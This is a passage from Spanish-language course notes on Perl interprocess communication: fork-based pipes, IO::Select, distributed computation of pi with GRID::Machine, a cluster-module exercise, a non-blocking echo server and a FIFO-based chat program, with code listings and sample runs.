Cada proceso hijo después de su creación y antes de realizar su tarea crea su comunicador. Sigue el fragmento de `prun` en el que aparece la ejecución de un proceso hijo. Observe la línea 64.

```
pp2@nereida:/tmp/Parallel-Simple-Pipe-0.01/lib/Parallel/Simple$ cat -n Pipe.pm
1  package Parallel::Simple::Pipe;
2
3  use strict;
4  use warnings;
5  use IO::Handle;
6  use Parallel::Simple::Communicator;
.  ..................................
22  {
23    my (%R, %W); # pipe channels
24
25    sub init_pipes {
```

```
26      my (@blocks) = @_;
27      foreach (@blocks) {
28        pipe($R{$_}, $W{$_});
29        $W{$_}->autoflush();
30      }
31    }
.  ................................
41  sub prun {
42    ( $error, $return_values ) = ( undef, undef );         # reset globals
43    return 1 unless ( @_ );
.  ................................
64    if ( $child == 0 ) {  # child
65      my ( $subref, @args ) = ref($block) =~ /ARRAY/ ? @$block : ( $block );
66      close $W{$name};
67      my $comm = Parallel::Simple::Communicator->new($name, $R{$name}, \%W);
68      my $return_value = eval { $subref->( $comm, @args ) };
69      warn( $@ ) if ( $@ );  # print death message, because eval doesn't
70      exit( $@ ? 255 : $options{use_return} ? $return_value : 0 );
71    }
.  ................................
```

Sigue un ejemplo de uso:

```
lhp@nereida:/tmp/Parallel-Simple-Pipe-0.01/script$ cat -n test.pl
     1  #!/usr/bin/perl -w -I../lib
     2  use strict;
     3  use Parallel::Simple::Pipe qw ( prun );
     4
     5  sub foo {
     6    my $c = shift;
     7    $c->send("bar", "mytag", "from foo to bar\n");
     8    my $line = $c->recv("bar", "myothertag");
     9    print $line;
    10  }
    11
    12  sub bar {
    13    my $c = shift;
    14    my $line = $c->recv("foo", "mytag");
    15    $c->send("foo", "myothertag", "from bar to foo\n");
    16    print $line;
    17  }
    18
    19  prun (
    20    foo => \&foo,
    21    bar => \&bar
    22  );
lhp@nereida:/tmp/Parallel-Simple-Pipe-0.01/script$ test.pl
from foo to bar
from bar to foo
```

4.2. Open con -| y |-

La función `open` acepta que en el argumento que corresponde al nombre del fichero se escriba `-|` o bien `|-` . En ese caso

- El `open` produce un `fork` y la entrada o la salida del hijo queda conectado al proceso padre a través del manejador de ficheros que se acaba de abrir.
- Padre e hijo ejecutan el mismo programa y se bifurcan en la llamada al `open`.
- Si el pipe se abre a menos `|-` la escritura del padre en el manejador se recibe en el hijo en `STDIN`. Del mismo modo, si abrimos un pipe desde menos `-|` la salida del hijo por `STDOUT` se recibe en el manejador.

El siguiente ejemplo es una variante del que aparece en `perldoc perlipc`:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pipe2minus
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  my $pid = open(my $TO_KID, "|-");
 5  die "Can't fork\n" unless (defined $pid);
 6
 7  if ($pid) {  # parent
 8      print $TO_KID "2 x $_ = ".2*$_."\n" for 1..3;
 9      close($TO_KID) || warn "kid exited $?";
10  } else {     # child
11      while (<STDIN>) { # child's STDIN is parent's $TO_KID
12          print "Father says $_";
13      }
14      exit;  # don't forget this
15  }
```

Al ejecutar tenemos:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./pipe2minus
Father says 2 x 1 = 2
Father says 2 x 2 = 4
Father says 2 x 3 = 6
```

4.2.1. Filtrar la Propia Salida con `-|` y `|-`

Consideremos el problema de reescribir la función `print` de manera que afecte a todos los subsecuentes usos de `print`. Reescribirla y ponerla en `CORE::GLOBAL` no funciona. Una solución es crear un proceso hijo con

```
$pid = open(STDOUT, "|-")
filterstdout() unless $pid;
```

con lo que redirigimos `STDOUT` a la entrada del proceso hijo. Este ahora actúa como un filtro de la salida.

4.2.2. Un pipe con N etapas

El ejemplo anterior puede generalizarse a un número arbitrario de etapas. En este ejemplo el proceso padre crea sucesivamente hijos mediante `open(STDOUT, "|-")` reconectando su `STDOUT` al `STDIN` del último hijo creado. Como el hijo hereda el `STDOUT` del padre *en su estado previo a la redirección*, tenemos que,

- La primera vez el `STDOUT` del hijo será el `STDOUT` original (asociado con la terminal)
- En las veces subsiguientes el `STDOUT` del hijo es el `STDOUT` anterior del padre, el cual estaba ya conectado al `STDIN` del hijo creado en la iteración anterior.

```
lhp@nereida:~/Lperl/src/cookbook/ch16$ cat -n pipes.pl
 1  #!/usr/bin/perl -w
 2  $| = 1;
 3  use strict;
 4  my $NP = shift || 4;
 5  my $LAST = $NP-1;
 6  my @pid;
 7  $| = 1;
 8
 9  $pid[0] = $$;
10  create_child($NP-$_) for 1..$LAST;
11
12  task(0);
13
14  wait for 1..$LAST;
15  exit;
16
17  sub create_child {
18    my $id = shift;
19
20    return if $pid[$id] = open(STDOUT, "|-");
21    die "Cannot fork $!" unless defined $pid[$id];
22
23    task($id); # do something
24
25    exit;
26  }
27
28  sub task {
29    my $id = shift;
30
31    my $num = $id? <STDIN> : 0;
32
33    $num += $id;
34    $num .= "\n"; # flush
35
36    syswrite STDOUT, $num;
37  }
```

Al ejecutar tenemos:

```
lhp@nereida:~/Lperl/src/cookbook/ch16$ pipes.pl 8
28
lhp@nereida:~/Lperl/src/cookbook/ch16$ pipes.pl 7
21
lhp@nereida:~/Lperl/src/cookbook/ch16$ pipes.pl 6
15
lhp@nereida:~/Lperl/src/cookbook/ch16$ pipes.pl 5
10
```

4.3. Práctica: Cálculo usando canales

Escriba un programa Perl que calcule π usando varios procesos cada uno de los cuales calcula una parte de la suma asociada con la integral anterior (véase práctica 4.1.9). Hágalo usando un pipe con

N etapas y el formato de `open` con `-|` y `|-` (sección 4.2.2).

4.4. Práctica: Ejecución de una Aplicación en Múltiples Máquinas

Extienda la práctica *Ejecución Controlada de Un Programa* tal y como fué ampliada en las secciones 8.7 y 8.6 para que admita la ejecución en múltiples máquinas. Realice las conexiones de forma concurrente a las diferentes máquinas usando cualquiera de las alternativas presentadas en las secciones precedentes: `fork`, `Parallel::Simple` o `Parallel::ForkManager`.

Capítulo 5

Eventos

5.1. Select

El uso básico de IO::Select es sencillo: creamos un objeto `IO::Select` y añadimos manejadores de fichero utilizando el método `add` . Cuando estamos listos para vigilar llamamos a `can_read` o `can_write` o `has_exception` . Cada uno de esos métodos retorna la lista de manejadores que están listos para lectura/escritura, etc.

```
use IO::Select;
my $sel = IO::Select=>new;
$sel->add(\*FOO);
$sel->add(\*BAR);
$sel->add(\*BAZ);
if (@fh = $sel->can_read($timeout)) {
   # Each filehandle in @fh is ready to be read from
}
```

5.1.1. Ejemplo de Uso: Cálculo de π

El área bajo la curva $y = \frac{1}{1+x^2}$ entre 0 y 1 nos proporciona un método para calcular π:

$$\int_0^1 \frac{4}{(1+x^2)} dx = 4 \arctan(x)|_0^1 \ = 4(\frac{\pi}{4} - 0) = \pi$$

Esta integral puede aproximarse por la suma:

$$\pi \simeq \sum_{i=0}^{N-1} \frac{4}{N \times \left(1 + (\frac{i+0,5}{N})^2\right)} \tag{5.1}$$

El siguiente programa C calcula una parte de la suma:

```
~/src/perl/grid-machine/examples$ cat -n pi.c
 1  #include <stdio.h>
 2  #include <stdlib.h>
 3
 4  main(int argc, char **argv) {
 5    int id, N, np, i;
 6    double sum, left;
 7
 8    if (argc != 4) {
 9      printf("Usage:\n%s id N np\n",argv[0]);
10      exit(1);
```

```
11    }
12    id = atoi(argv[1]);
13    N = atoi(argv[2]);
14    np = atoi(argv[3]);
15    for(i=id, sum = 0; i<N; i+=np) {
16      double x = (i + 0.5)/N;
17      sum += 4 / (1 + x*x);
18    }
19    sum /= N;
20    printf("%lf\n", sum);
21    exit(0);
22  }
```

El siguiente ejemplo calcula el número π en paralelo lanzando diversos procesos que realizan una suma parcial. El proceso padre recolecta los resultados tan pronto como terminan haciendo uso de IO::Select:

```
~/src/perl/grid-machine/examples$ cat -n gridpipes.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4  use IO::Select;
 5  use GRID::Machine;
 6  use Time::HiRes qw(time gettimeofday tv_interval);
 7
 8  #my @machine = qw{europa};
 9  #my @machine = qw{europa beowulf orion};
10  my @machine = qw{nereida europa};
11  #my @machine = qw{127.0.0.1 127.0.0.2 127.0.0.3 127.0.0.4};
12  #my @machine = qw{beo chum};
13  my $nummachines = @machine;
14  my %machine; # Hash of GRID::Machine objects
15  #my %debug = (beowulf => 12345, orion => 0, nereida => 0);
16  #my %debug = (europa => 12344, beowulf => 0, orion => 0, nereida => 0);
17  my %debug = (europa => 0, beowulf => 0, orion => 0, nereida => 0);
18
19  my $np = shift || $nummachines; # number of processes
20  my $lp = $np-1;
21
22  my $N = shift || 100;
23
24  my @pid;  # List of process pids
25  my @proc; # List of handles
26  my %id;   # Gives the ID for a given handle
27
28  my $cleanup = 0;
29
30  my $pi = 0;
31
32  my $readset = IO::Select->new();
33
34  my $i = 0;
35  for (@machine){
36    my $m = GRID::Machine->new(host => $_, debug => $debug{$_}, );
```

```
37
38    $m->copyandmake(
39      dir => 'pi',
40      makeargs => 'pi',
41      files => [ qw{pi.c Makefile} ],
42      cleanfiles => $cleanup,
43      cleandirs => $cleanup, # remove the whole directory at the end
44      keepdir => 1,
45    );
46
47    $m->chdir("pi/");
48
49    die "Can't execute 'pi'\n" unless $m->_x("pi")->result;
50
51    $machine{$_} = $m;
52    last unless ++$i < $np;
53  }
54
55  my $t0 = [gettimeofday];
56  for (0..$lp) {
57    my $hn = $machine[$_ % $nummachines];
58    my $m = $machine{$hn};
59    ($proc[$_], $pid[$_]) = $m->open("./pi $_ $N $np |");
60    $readset->add($proc[$_]);
61    my $address = 0+$proc[$_];
62    $id{$address} = $_;
63  }
64
65  my @ready;
66  my $count = 0;
67  do {
68    push @ready, $readset->can_read unless @ready;
69    my $handle = shift @ready;
70
71    my $me = $id{0+$handle};
72
73    my ($partial);
74    my $numBytesRead = sysread($handle,  $partial, 1024);
75    chomp($partial);
76
77    $pi += $partial;
78    print "Process $me: machine = $machine[$me % $nummachines] partial = $partial pi = $pi\n
79
80    $readset->remove($handle) if eof($handle);
81  } until (++$count == $np);
82
83  my $elapsed = tv_interval ($t0);
84  print "Pi = $pi. N = $N Time = $elapsed\n";
```

Siguen algunos ejemplos de ejecución que demuestran que la técnica acelera. Comparaciones con Globus demuestran que el rendimiento en este ejemplo es superior a Globus.

```
pp2@nereida:~/LGRID_Machine/examples$ time ssh beowulf 'pi/pi 0 1000000000 1'
3.141593
```

```
real    0m27.020s
user    0m0.036s
sys     0m0.008s

casiano@beowulf:~$ time ssh orion 'pi/pi 0 1000000000 1'
3.141593

real    0m29.120s
user    0m0.028s
sys     0m0.003s

pp2@nereida:~/LGRID_Machine/examples$ time ssh nereida 'pi/pi 0 1000000000 1'
3.141593

real    0m32.534s
user    0m0.036s
sys     0m0.008s

pp2@nereida:~/LGRID_Machine/examples$ time gridpipes.pl 1 1000000000
Process 0: machine = beowulf partial = 3.141593 pi = 3.141593
Pi = 3.141593. N = 1000000000 Time = 27.058693

real    0m28.917s
user    0m0.584s
sys     0m0.192s

pp2@nereida:~/LGRID_Machine/examples$ time gridpipes.pl 2 1000000000
Process 0: machine = beowulf partial = 1.570796 pi = 1.570796
Process 1: machine = orion partial = 1.570796 pi = 3.141592
Pi = 3.141592. N = 1000000000 Time = 15.094719

real    0m17.684s
user    0m0.904s
sys     0m0.260s


pp2@nereida:~/LGRID_Machine/examples$ time gridpipes.pl 3 1000000000
Process 0: machine = beowulf partial = 1.047198 pi = 1.047198
Process 1: machine = orion partial = 1.047198 pi = 2.094396
Process 2: machine = nereida partial = 1.047198 pi = 3.141594
Pi = 3.141594. N = 1000000000 Time = 10.971036

real    0m13.700s
user    0m0.952s
sys     0m0.240s

# 2 veces nereida
pp2@nereida:~/LGRID_Machine/examples$ time gridpipes.pl 2 1000000000
Process 0: machine = 127.0.0.1 partial = 1.570796 pi = 1.570796
Process 1: machine = 127.0.0.2 partial = 1.570796 pi = 3.141592
Pi = 3.141592. N = 1000000000 Time = 16.38121
```

```
real    0m17.849s
user    0m0.504s
sys     0m0.212s

****************************************
con -O 3 en gcc
pp2@nereida:~/LGRID_Machine/examples$ time gridpipes.pl 4 1000000000
Process 3: machine = 127.0.0.4 partial = 0.785398 pi = 0.785398
Process 0: machine = 127.0.0.1 partial = 0.785398 pi = 1.570796
Process 1: machine = 127.0.0.2 partial = 0.785398 pi = 2.356194
Process 2: machine = 127.0.0.3 partial = 0.785398 pi = 3.141592
Pi = 3.141592. N = 1000000000 Time = 18.508143

real    0m21.299s
user    0m0.840s
sys     0m0.360s
pp2@nereida:~/LGRID_Machine/examples$ time gridpipes.pl 2 1000000000
Process 1: machine = 127.0.0.2 partial = 1.570796 pi = 1.570796
Process 0: machine = 127.0.0.1 partial = 1.570796 pi = 3.141592
Pi = 3.141592. N = 1000000000 Time = 16.552487

real    0m18.076s
user    0m0.504s
sys     0m0.188s
pp2@nereida:~/LGRID_Machine/examples$ time gridpipes.pl 3 1000000000
Process 1: machine = 127.0.0.2 partial = 1.047198 pi = 1.047198
Process 0: machine = 127.0.0.1 partial = 1.047198 pi = 2.094396
Process 2: machine = 127.0.0.3 partial = 1.047198 pi = 3.141594
Pi = 3.141594. N = 1000000000 Time = 17.372372

real    0m19.461s
user    0m0.696s
sys     0m0.240s
pp2@nereida:~/LGRID_Machine/examples$ time gridpipes.pl 1 1000000000
Process 0: machine = 127.0.0.1 partial = 3.141593 pi = 3.141593
Pi = 3.141593. N = 1000000000 Time = 32.968117

real    0m33.858s
user    0m0.336s
sys     0m0.128s
```

Estos son los contenidos del `Makefile`:

```
pp2@nereida:~/src/perl/Event/select$ cat -T Makefile
pi:
^Icc pi.c -o pi
```

5.1.2. Práctica: Cálculo de un Área Usando `GRID::Machine`

Ejecute el programa anterior con ayuda del depurador usando las técnicas de depuración remota explicadas en 11.5.

Modifique el programa para controlar la posible presencia de excepciones en los manejadores (método `has_exception`).

5.1.3. Práctica: `Batch::Cluster`

Escriba un módulo `Batch::Cluster` que provee:

1. Un constructor `new` que recibe

   ```
   my $cluster = Batch::Cluster->new('machine1', 'machine2', ...);
   ```

   La llamada a `new` retorna un objeto de la clase `Batch::Cluster` que es una colección de objetos GRID::Machine. Para cada máquina, se abre una conexión SSH y se arranca un intérprete `Perl` que permanece a la espera de comandos desde la máquina cliente.

2. Los objetos `Batch::Cluster` disponen de un método `run` que ejecutará un array de comandos en cada una de las máquinas:

   ```
   my $result = $cluster->run(@commands);
   ```

   Recibe una lista de comandos y ejecuta cada comando como un proceso remoto. Retorna un objeto `Batch::Cluster::Result`. Un objeto `Batch::Cluster::Result` describe una colección de objetos GRID::Machine::Result

3. Además dispondrán de métodos `copyandmake` y `chdir`:

   ```
   my $c = Batch::Cluster->new(@machine);
      || die "No machines has been initialized in the cluster";

    # Transference of files to remote hosts
    $c->copyandmake(
      dir => 'pi',
      makeargs => 'pi',
      files => [ qw{pi.c Makefile} ],
      cleanfiles => $clean,
      cleandirs => $clean, # remove the whole directory at the end
      keepdir => 1,
    );

    # This method changes the remote working directory in all hosts
    $c->chdir("pi/")  || die "Can't change to pi/\n";
   ```

Una vez que haya escrito este módulo el ejemplo anterior del cálculo de π se podría reescribir así:

```
 1 use List::Util qw(sum);
 2 use Batch::Cluster;
 3
 4   my $np = 20;    # Number of processes
 5   my $N = 1000;   # Number of iterations
 6   my $clean = 0;  # The files are not removed when the execution is finished
 7
 8   my @cluster = ( 'host1', 'host2', 'host3' );           # Hosts
 9
10   my $c = Batch::Cluster->new(@cluster) || die "Error Intializing Cluster";
11
12   # Transference of files to remote hosts
13   $c->copyandmake(
14     dir => 'pi',
```

```
15     makeargs => 'pi',
16     files => [ qw{pi.c Makefile} ],
17     cleanfiles => $clean,
18     cleandirs => $clean, # remove the whole directory at the end
19     keepdir => 1,
20   );
21
22   # This method changes the remote working directory on all hosts
23   $c->chdir("pi/")  || die "Can't change to pi/\n";
24
25   my @commands = map {  "./pi $_ $N $np" } 0..$np-1
26   print "Pi Value: ".sum($c->run(@commands))."\n";
```

El método `chdir`

Aqui vemos un borrador de como podría esribirse el método `chdir` de un objeto `Batch::Cluster`:

```
sub chdir {
  my ($self, $dir) = @_;

  my $r = Batch::Cluster::Result->new();

  for ($self->HostGMs()) {
    my $machine_result = $_->chdir($dir);
    $r->add(host_name => $_->host, machine_result => $machine_result);
  }

  return $r;
}
```

- El método `HostGMs` devuelve la lista de objetos GRID::Machines de las máquinas que integran el cluster.
- La llamada `$self->host($_)` devuelve el objeto GRID::Machine cuyo nombre es `$_`.
- El método `add` de un objeto `Batch::Cluster::Result` añade un nuevo objeto GRID::Machine::Result al objeto `Batch::Cluster::Result` anotando que fué obtenido en la máquina `$_->host`.
- Es posible que sea interesante que en vez de un sólo argumento `$dir` se admita también un array de argumentos `@dir` que permita el cambio a un directorio diferente en cada máquina

Sobrecarga de `bool`

La llamada a `chdir` de la línea 23:

```
$c->chdir("pi/")  || die "Can't change to pi/\n";
```

Supone que la evaluación de un objeto `Batch::Cluster::Result` en un contexto booleano esta sobrecargada:

```
use overload q("") => 'toStr',
             bool  => 'allOK';
```

Este código es un posible borrador del método `allOK` que maneja la sobrecarga:

```
sub allOK {
  my $self = shift;

  return (first { !$_ } $self->Results)? 0  : 1;
}
```

El método `first` esta definido en List::Util.

El Método `copyandmake`

El borrador del método `copyandmake` es similar al de `chdir`:

```
sub copyandmake {
  my ($self, %opts) = @_;

  my $r = GRID::Cluster::Result->new();

  for ($self->HostGMs()) {
    my $machine_result = $_->copyandmake(%opts);
    $r->add(host_name => $_->host(), machine_result => $machine_result);
  }

  return $r;
}
```

De nuevo `copyandmake` podría ser mas versátil y admitir que parámetros como `dir`, `makeargs`, etc. admitieran arrays anónimos para poder hacer que diferentes máquinas hiceran cosas distintas.

El Método `run`

El método `run` parece el más difícil de escribir. Pueden simplificarnos su escritura alguno de los siguientes módulos:

- Parallel::Loops
- Parallel::Iterator

También puede ayudarnos este borrador que hace uso de IO::Select. Retorna una lista de cadenas y no un objeto `Batch::Cluster::Result`:

```
sub run {
  my $self = shift;
  my @commands = map { "$_ | " } @_;

  my @proc;
  my @pid;
  my %hostName;          # task number    => host name
  my %taskNumber;        # stream handler => task number

  my $nlt = 0;           # number of launched tasks

  my $np = @commands;    # number of tasks
  my $lp = $np - 1;      # last task

  my $readset = IO::Select->new();

  # sub launchTask assumes $_ has the name of the machine
  my $launchTask = sub {
    my $m = $self->get_host($_);

    ($proc[$nlt], $pid[$nlt]) = $m->open(shift @commands);
    $proc[$nlt]->blocking(1);
    $readset->add($proc[$nlt]);

    $hostName{$nlt} = $_;
```

```
    my $address = 0 + $proc[$nlt];
    $taskNumber{$address} = $nlt;

    $nlt++;
  };

  for ($self->hostNames()) {
    $launchTask->();
    last if ($nlt > $lp);
  }

  my $nunFinished = 0;
  my @ready;
  my @result;
  do {
    push @ready, $readset->can_read unless @ready;

    my $handle = shift @ready;
    my $tn = $taskNumber{0 + $handle};

    my ($aux, $bytes, $r);
    while ((!defined($bytes)) || ($bytes))  {
      $bytes = sysread($handle, $aux, BUFFERSIZE);
      $r .= $aux if ((defined($bytes)) && ($bytes));
    }

    $result[$tn] = $r;

    $readset->remove($handle);

    close $handle;

    if (@commands) {
      given ($hostName{$tn}) {
        $launchTask->();
      }
    }

  } until (++$nunFinished == $np);

  return @result;
}
```

5.1.4. Un Servidor usando `IO::Select`

First we adapt the non-forking server from Perl Cookbook recipe 17.13. The changes that have been made here are for compactness and to ease the translation into POE. We also give the server some minor purpose so that the samples are a little interesting to run.

As usual, we start by loading necessary modules and initializing global data structures.

```
#!/usr/bin/perl

use warnings;
use strict;

use IO::Socket;
use IO::Select;
use Tie::RefHash;

my %inbuffer  = ();
my %outbuffer = ();
my %ready     = ();

tie %ready, "Tie::RefHash";
```

Next we create the server socket. It's set non-blocking so its operations won't stop this single-process server.

```
my $server = IO::Socket::INET->new
  ( LocalPort => 12345,
    Listen => 10,
  ) or die "can't make server socket: $@\n";

$server->blocking(0);
```

Then comes the main loop. We create an IO::Select object to watch our sockets, and then we use it to detect activity on them. Whenever something interesting happens to a socket, we call a function to process it.

```
my $select = IO::Select->new($server);

while (1) {

    # Process sockets that are ready for reading.
    foreach my $client ( $select->can_read(1) ) {
        handle_read($client);
    }

    # Process any complete requests.  Echo the data back to the client,
    # by putting the ready lines into the client's output buffer.
    foreach my $client ( keys %ready ) {
        foreach my $request ( @{ $ready{$client} } ) {
            print "Got request: $request";
            $outbuffer{$client} .= $request;
        }
        delete $ready{$client};
    }

    # Process sockets that are ready for writing.
    foreach my $client ( $select->can_write(1) ) {
        handle_write($client);
    }
}

exit;
```

That concludes the main loop. Next we have functions that process different forms of socket activity.

The first function handles sockets that are ready to be read from. If the ready socket is the main server's, we accept a new connection and register it with the IO::Select object. If it's a client socket with some input for us, we read it, parse it, and enter complete new lines into the `%ready` structure. The main loop will catch data from `%ready` and echo it back to the client.

```
sub handle_read {
    my $client = shift;

    if ( $client == $server ) {
        my $new_client = $server->accept();
        $new_client->blocking(0);
        $select->add($new_client);
        return;
    }

    my $data = "";
    my $rv   = $client->recv( $data, POSIX::BUFSIZ, 0 );

    unless ( defined($rv) and length($data) ) {
        handle_error($client);
        return;
    }

    $inbuffer{$client} .= $data;
    while ( $inbuffer{$client} =~ s/(.*\n)// ) {
        push @{ $ready{$client} }, $1;
    }
}
```

The method `accept([PKG])` perform the system call `accept` on the socket and return a new object. The new object will be created in the same class as the listen socket, unless `PKG` is specified. This object can be used to communicate with the client that was trying to connect.

In a scalar context the new socket is returned, or `undef` upon failure. In a list context a two-element array is returned containing the new socket and the peer address; the list will be empty upon failure.

Next we have a function that handles writable sockets. Data waiting to be sent to a client is written to its socket and removed from its output buffer.

```
sub handle_write {
    my $client = shift;

    return unless exists $outbuffer{$client};

    my $rv = $client->send( $outbuffer{$client}, 0 );
    unless ( defined $rv ) {
        warn "I was told I could write, but I can't.\n";
        return;
    }

    if ( $rv == length( $outbuffer{$client} ) or
        $! == POSIX::EWOULDBLOCK
      ) {
        substr( $outbuffer{$client}, 0, $rv ) = "";
        delete $outbuffer{$client} unless length $outbuffer{$client};
        return;
    }

    handle_error($client);
}
```

Finally we have a function to handle read or write errors on the client sockets. It cleans up after dead sockets and makes sure they have been closed.

```
sub handle_error {
    my $client = shift;

    delete $inbuffer{$client};
    delete $outbuffer{$client};
    delete $ready{$client};

    $select->remove($client);
    close $client;
}
```

And after about 107 lines of program, we have an echo server:

```
 1 #!/usr/bin/perl
 2 use warnings;
 3 use strict;
 4 use POSIX;
 5 use IO::Socket;
 6 use IO::Select;
 7 use Tie::RefHash;
 8 ### Create the server socket.
 9 my $server = IO::Socket::INET->new(
10   LocalPort => 12345,
11   Listen    => 10,
12 ) or die "can't make server socket: $@\n";
13 $server->blocking(0);
```

```
14 ### Set up structures to track input and output data.
15 my %inbuffer  = ();
16 my %outbuffer = ();
17 my %ready     = ();
18 tie %ready, "Tie::RefHash";
19 ### The select loop itself.
20 my $select = IO::Select->new($server);
21
22 while (1) {
23
24   # Process sockets that are ready for reading.
25   foreach my $client ($select->can_read(1)) {
26     handle_read($client);
27   }
28
29   # Process any complete requests.  Echo the data back to the client,
30   # by putting the ready lines into the client's output buffer.
31   foreach my $client (keys %ready) {
32     foreach my $request (@{$ready{$client}}) {
33       print "Got request: $request";
34       $outbuffer{$client} .= $request;
35     }
36     delete $ready{$client};
37   }
38
39   # Process sockets that are ready for writing.
40   foreach my $client ($select->can_write(1)) {
41     handle_write($client);
42   }
43 }
44 exit;
45 ### Handle a socket that's ready to be read from.
46 sub handle_read {
47   my $client = shift;
48
49   # If it's the server socket, accept a new client connection.
50   if ($client == $server) {
51     my $new_client = $server->accept();
52     $new_client->blocking(0);
53     $select->add($new_client);
54     return;
55   }
56
57   # Read from an established client socket.
58   my $data = "";
59   my $rv = $client->recv($data, POSIX::BUFSIZ, 0);
60
61   # Handle socket errors.
62   unless (defined($rv) and length($data)) {
63     handle_error($client);
64     return;
65   }
66
```

```
 67   # Successful read.  Buffer the data we got, and parse it into lines.
 68   # Place the lines into %ready, where they will be processed later.
 69   $inbuffer{$client} .= $data;
 70   while ($inbuffer{$client} =~ s/(.*\n)//) {
 71     push @{$ready{$client}}, $1;
 72   }
 73 }
 74 ### Handle a socket that's ready to be written to.
 75 sub handle_write {
 76   my $client = shift;
 77
 78   # Skip this client if there's nothing to write.
 79   return unless exists $outbuffer{$client};
 80
 81   # Attempt to write pending data to the client.
 82   my $rv = $client->send($outbuffer{$client}, 0);
 83   unless (defined $rv) {
 84     warn "I was told I could write, but I can't.\n";
 85     return;
 86   }
 87
 88   # Successful write.  Remove what was sent from the output buffer.
 89   if ( $rv == length($outbuffer{$client})
 90     or $! == POSIX::EWOULDBLOCK) {
 91     substr($outbuffer{$client}, 0, $rv) = "";
 92     delete $outbuffer{$client} unless length $outbuffer{$client};
 93     return;
 94   }
 95
 96   # Otherwise there was an error.
 97   handle_error($client);
 98 }
 99 ### Handle client errors.  Clean up after the dead socket.
100 sub handle_error {
101   my $client = shift;
102   delete $inbuffer{$client};
103   delete $outbuffer{$client};
104   delete $ready{$client};
105   $select->remove($client);
106   close $client;
107 }
```

Ejecución

En una terminal arrancamos el sercvidor:

```
$ ./nopoe.pl
Got request from 'IO::Socket::INET=GLOB(0x913f24)': hola!
Got request from 'IO::Socket::INET=GLOB(0x914014)': que tal?
```

A continuación arrancamos un cierto número de clientes:

```
$ gnetcat localhost 12345
hola!
HOLA!
```

```
~$ gnetcat localhost 12345
que tal?
QUE TAL?
```

5.1.5. Un Ejemplo: Una Aplicación Tipo `talk`

Ejemplo de Ejecución La aplicación que desarrollaremos en esta sección permite establecer un diálogo entre dos usuarios. El cuadro 5.1 muestra el resultado de una ejecución

```
lhp@nereida:~/Lperl/src/expect/kibitz$ mytalk.pl pp2
asking pp2 to type: /tmp/rYQ4jPDKQx/mytalk.pl -16340 /tmp/rYQ4jPDKQx
write: write: you have write permission turned off.

* Hola!
Acuerdate de enviarme la referencia de la que me hablaste
* De acuerdo. Lo hago ahora
Chao
```

```
pp2@nereida:~/src$ /tmp/rYQ4jPDKQx/mytalk.pl -16340 /tmp/rYQ4jPDKQx
Hola!
* Acuerdate de enviarme la referencia de la que me hablaste
De acuerdo. Lo hago ahora
* Chao
```

Cuadro 5.1: Ejecución coordinada

El primer usuario inicia el diálogo con el comando `$ mytalk.pl user`. El otro usuario contesta con un comando `np5.pl -PIDNUMBER /tmp/tmpdir`.

El Programa Principal

Este ejemplo muestra como usar dos FIFOs o pipes con nombre para establecer una comunicación bidireccional entre dos procesos. Los dos procesos usan los dos pipes en direcciones opuestas.

```
lhp@nereida:~/Lperl/src/expect/kibitz$ cat -n mytalk.pl
  1  #!/usr/bin/perl -w
  2  use strict;
  3  use IO::Handle;
  4  use File::Basename;
  5  use File::Temp qw/tempdir/;
  6  use IO::Select;
  7
  8  my ($pgm)=basename($0);
  9  my $inf;
 10  my $outf;
 11  my @handler = (\&user1, \&user2);
 12
 13  &usage unless @ARGV;
 14  # user 1 invokes mytalk.pl as "mytalk.pl user"
 15  # user 2 writes "mytalk.pl /tmp/cSmOql4G3i/mytalk.pl -16080 /tmp/cSmOql4G3i" (some pid).
 16  my $user=shift;
```

```
17  # User who originated mytalk.pl session has $usernum == 1.
18  # User who is responding to mytalk.pl has $usernum == 2.
19
20  my $usernum = $user =~ /^-(\d+)/ ? 2 : 1;
21  my $pid = ($usernum == 1)?$$:$1;
22  STDOUT->autoflush(1);
23  STDIN->blocking(0);
24
25  $handler[$usernum-1]->($pid);
26  exit;
```

El contenido de `usage` es trivial:

```
110  sub usage {
111    warn "Usage: $pgm user\n";
112    exit 1;
113  }
```

El Primer Usuario

El usuario que inicia la comunicación (`user1`) crea los dos FIFOS con los permisos adecuados.

Después se contacta mediante el programa `write` al otro usuario (`user2`). Para que el mensaje se reciba es conveniente que el receptor habilite las escrituras en su terminal mediante el comando `mesg` .

```
59  sub user1 {
60    my $pid=shift;
61
62    my $tmpdir = tempdir();
63    chmod chmod 0755, $tmpdir;
64
65    system("cp $0 $tmpdir/");
66
67    $inf="$tmpdir/exp0.$pid";
68    $outf="$tmpdir/exp1.$pid";
69
70    my $fifocmd = '/usr/bin/mkfifo';
71    system("$fifocmd $inf") == 0
72      or die "$pgm: could not make fifo 'inf': $?\n";
73    system("$fifocmd $outf") == 0
74      or unlink($inf), die "$pgm: could not make fifo '$outf': $?\n";
75    chmod 0666,$inf,$outf;
76
77    print "asking $user to type: $tmpdir/$pgm -$pid $tmpdir\n";
78    open WQ,"|/usr/bin/write $user"
79      or unlink($inf,$outf), warn "$pgm: write command failed: $!\n";
80    print WQ "Can we talk?  Run: $pgm -$pid $tmpdir\n" or warn "Could'nt warn $user\n";
81    close WQ;
82
83    open IN,$inf or die "$pgm: read pipe open failed: $!\n";
84    IN->autoflush(1);
85    IN->blocking(0);
86
87    open OUT,">$outf" or die "$pgm: write pipe open failed: $!\n";
88    OUT->autoflush(1);
```

```
 89
 90    &dialog();
 91  }
```

Nombres Únicos para Los Pipes

Para hacerlos únicos, los nombres de los FIFOs incluyen el PID del proceso `user1`. Se crea un directorio `/tmp/tmpdir/` único. La ubicación en `/tmp` evita la posibilidad de estar trabajando en un sistema NFS.

```
lhp@nereida:~/Lperl/src/expect/kibitz$ ls -ltr /tmp/KmTWYAneMz
total 4
-rwxr-xr-x 1 lhp lhp 2616 2008-04-18 13:01 mytalk.pl
prw-rw-rw- 1 lhp lhp    0 2008-04-18 13:01 exp1.16405
prw-rw-rw- 1 lhp lhp    0 2008-04-18 13:01 exp0.16405
```

El Método `blocking`

Una llamada de la forma `$io->blocking ( [ BOOL ] )` hace que el manejador funcione en modo no bloqueante si `BOOL` es falso. Si no se especifica parámetro se devolvera el valor actual del parámetro. Si ocurre un error devuelve `undef` y deja el código de error en `$!`.

El Segundo Usuario

